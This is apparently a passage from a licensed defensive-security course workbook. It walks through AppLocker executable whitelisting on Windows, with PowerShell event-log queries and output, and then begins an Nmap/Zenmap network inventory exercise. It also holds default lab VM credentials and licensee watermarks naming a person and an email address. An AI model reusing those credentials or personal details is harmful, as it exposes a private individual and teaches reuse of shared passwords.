


Get-WinEvent -FilterHashtable @{logname='Microsoft-Windows-AppLocker/EXE and DLL'} | ogv


TimeCreated	Id	LevelDisplayName	Message
9/12/2018 2:06:19 PM	8,003	Warning	%SYSTEM32%\PUTTY.EXE was allowed to run but would have been prevented from running if the AppLocker policy were enforced.
9/12/2018 2:04:49 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 2:04:45 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 1:47:25 PM	8,002	Information	%SYSTEM32%\PUTTY.EXE was allowed to run.
9/12/2018 1:43:26 PM	8,003	Warning	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run but would have been prevented from running if the AppLocker policy were enf...
9/12/2018 1:43:21 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 1:41:46 PM	8,002	Information	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CONHOST.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CMD.EXE was allowed to run.
9/12/2018 1:35:27 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.

7. Let's temporarily enable enforce mode. We will do this for a short period of time (as a test), since other executables (such as Chrome) are not currently whitelisted.

Go back to the local security policy editor (secpol.msc), click on AppLocker again, and click on "Configure rule enforcement".



Change "Executable rules" to "Enforce rules" and click "OK":



Then type the following commands again:

```
C:\windows\System32\putty.exe
```

```
Get-WinEvent @{logname="Microsoft-Windows-Applocker/EXE and DLL";} | ogv
```

```

Administrator: Windows PowerShell
PS C:\WINDOWS\system32> C:\windows\System32\putty.exe
Program 'putty.exe' failed to run: This program is blocked by group policy. For more information, contact your system administrator
administratorAt line:1 char:1
+ C:\windows\System32\putty.exe
+ ~~~~~
At line:1 char:1
+ C:\windows\System32\putty.exe
+ ~~~~~
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

PS C:\WINDOWS\system32> Get-WinEvent -FilterHashtable @{logname="Microsoft-Windows-AppLocker/EXE and DLL";} | ogv
PS C:\WINDOWS\system32>
    
```

Note the error:


"Program 'putty.exe' failed to run: This program is blocked by group policy. For more information, contact your system administrator At line:1 char:1"

The AppLocker events show that putty was blocked:


TimeCreated	Id	LevelDisplayName	Message
9/12/2018 2:13:35 PM	8,004	Error	C:\windows\System32\putty.exe was prevented from running.
9/12/2018 2:13:35 PM	8,004	Error	C:\windows\System32\putty.exe was prevented from running.
9/12/2018 2:13:35 PM	8,004	Error	C:\windows\System32\putty.exe was prevented from running.
9/12/2018 2:13:27 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 2:11:06 PM	8,002	Information	%SYSTEM32%\SVCHOST.EXE was allowed to run.
9/12/2018 2:11:06 PM	8,002	Information	%SYSTEM32%\SVCHOST.EXE was allowed to run.
9/12/2018 2:11:06 PM	8,002	Information	%SYSTEM32%\DISPLAYSWITCH.EXE was allowed to run.
9/12/2018 2:06:19 PM	8,003	Warning	%SYSTEM32%\PUTTY.EXE was allowed to run but would have...
9/12/2018 2:04:49 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 2:04:45 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 1:47:25 PM	8,002	Information	%SYSTEM32%\PUTTY.EXE was allowed to run.
9/12/2018 1:43:26 PM	8,003	Warning	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run but would...
9/12/2018 1:43:21 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.
9/12/2018 1:41:46 PM	8,002	Information	%OSDRIVE%\LABS\PUTTY.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CONHOST.EXE was allowed to run.
9/12/2018 1:35:32 PM	8,002	Information	%SYSTEM32%\CMD.EXE was allowed to run.
9/12/2018 1:35:27 PM	8,001	Information	The AppLocker policy was applied successfully to this computer.

8. Let's return to audit mode (so that other executables that are not currently whitelisted, such as chrome.exe, can run). Then we'll whitelist putty.exe and chrome.exe.

Go back to the local security policy editor (secpol.msc), click on AppLocker again, and click on "Configure rule enforcement":




Choose "Executable rules", and select "Audit only". Then click "OK".




Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

Then right-click on "Executable rules" on the left panel, and choose "Create New Rule..."




We are going to whitelist the publisher of C:\Windows\System32\putty.exe. This will trust that binary (and the copy on C:\labs\putty.exe), plus updates to putty.exe signed by the same publisher, as well as other software signed by the same publisher (such as C:\labs\pscp.exe).

Click "Next" on the next three screens. Then browse to C:\Windows\System32\putty.exe, slide the blue arrow up to "Publisher" and press "Create":



Follow the previous steps, and whitelist the publisher (Google) of C:\Program Files (x86)\Google\Chrome\Application\chrome.exe:



Finally, click on the Chrome icon in the taskbar, then execute C:\Windows\system32\putty.exe and C:\labs\pscp.exe (Putty Secure Copy, signed by the same vendor as putty.exe), and verify all three are now whitelisted.

Type the following commands:

```
C:\windows\System32\putty.exe
```

```
C:\labs\pscp.exe
```

```
Get-WinEvent @{{logname="Microsoft-Windows-Applocker/EXE and DLL";} | ogv
```

TimeCreated	Id	LevelDisplayName	Message
9/13/2018 3:43:08 PM	8,002	Information	%OSDRIVE%\LABS\PSCP.EXE was allowed to run.
9/13/2018 3:43:00 PM	8,002	Information	%SYSTEM32%\PUTTY.EXE was allowed to run.
9/13/2018 3:42:38 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:38 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:37 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:37 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:37 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:36 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:36 PM	8,002	Information	%PROGRAMFILES%\GOOGLE\CHROME\APPLICATION\CHROME.EXE was allowed to run.
9/13/2018 3:42:35 PM	8,002	Information	%SYSTEM32%\SMARTSCREEN.EXE was allowed to run.
9/13/2018 3:40:25 PM	8,002	Information	%SYSTEM32%\DLLHOST.EXE was allowed to run.

9. Bonus exercise: As you continue using your Security511 Windows 10 VM during 511.4 and 511.5, continue to view the AppLocker logs, investigate event 8003, and whitelist accordingly.

Here is an executable you will need to whitelist the publisher of (**note:** there may be others):

- C:\Program Files\VMware\VMware Tools\vmtoolsd.exe

Reference [1] Windows 7 / Windows Server 2008 R2: Console Host | Ask the Performance Team Blog <https://sec511.com/b8>

This page intentionally left blank.

Licensed To: Martin Brown <hermespa56@gmail_com> May 17, 2020

Exercise 5.1 - Inventory

Objectives


- Inspect the results of Nmap active scanning to generate an inventory.
- Compare a previous inventory with a current inventory and determine new systems and services.
- Provide hands-on experience with Zenmap and ndiff.

Exercise Setup

1. Log in to the Sec-511-Linux VM:

- Username: **student**
- Password: **Security511**

Open a terminal in the Sec-511-Linux VM by clicking the desktop Terminal icon.



Challenges

1. Use Zenmap to load `/labs/inventory/new-inventory.xml`, which is an nmap XML file containing the results of a previous active inventory scan. List all discovered hosts in the following worksheet. The worksheet may have unused cells when completed.

Some Nmap data may indicate a range of OSes, while other data may be more specific. Use all available data to complete the inventory section and be as specific as possible.

Inventory:

<i>IP address</i>	<i>Operating System</i>

2. Compare the results of your scan with the previous inventory scan available in the Sec-511-Linux VM at `/labs/inventory/old-inventory.xml`.

Report all new hosts or services discovered. Denote hosts by their IP address and services by the socket (in IP:port format), plus a description.

List newly discovered hosts in the next worksheet. The worksheet may have unused cells when completed.


New Hosts:

<i>IP address</i>	<i>Operating System</i>

List new services discovered on previously seen hosts in the worksheet below. The worksheet may have unused cells when completed.

New services discovered on previously seen hosts:


<i>IP address:port</i>	<i>Description</i>

 **Solution**


1. Run Zenmap (the 'sudo' password is 'Security511'):

```
sudo zenmap
```

2. Go to Scan->Open Scan, click the "File System" icon on the left, click the "labs" directory, then "inventory", and choose /labs/inventory/new-inventory.xml. Then click "Open":



Here are the Zenmap scan results:




3. Note the icons on the left side. They indicate that 10.5.12.49 runs OpenBSD, and both 10.5.12.25 and 10.5.12.202 run Linux.

The Zenmap results make it clear both 10.5.12.20 and 10.5.12.183 are Windows (suggesting a range of Windows OSes, from Windows 7/2008 through Windows 10). Check the host script results, which show the actual versions.

Let's try to determine the OS of 10.5.12.20:

- A. Click host 10.5.12.20 on the left
- B. Click "Nmap Output"
- C. Scroll to "Host script results"




4. Perform the same steps for 10.5.12.183.

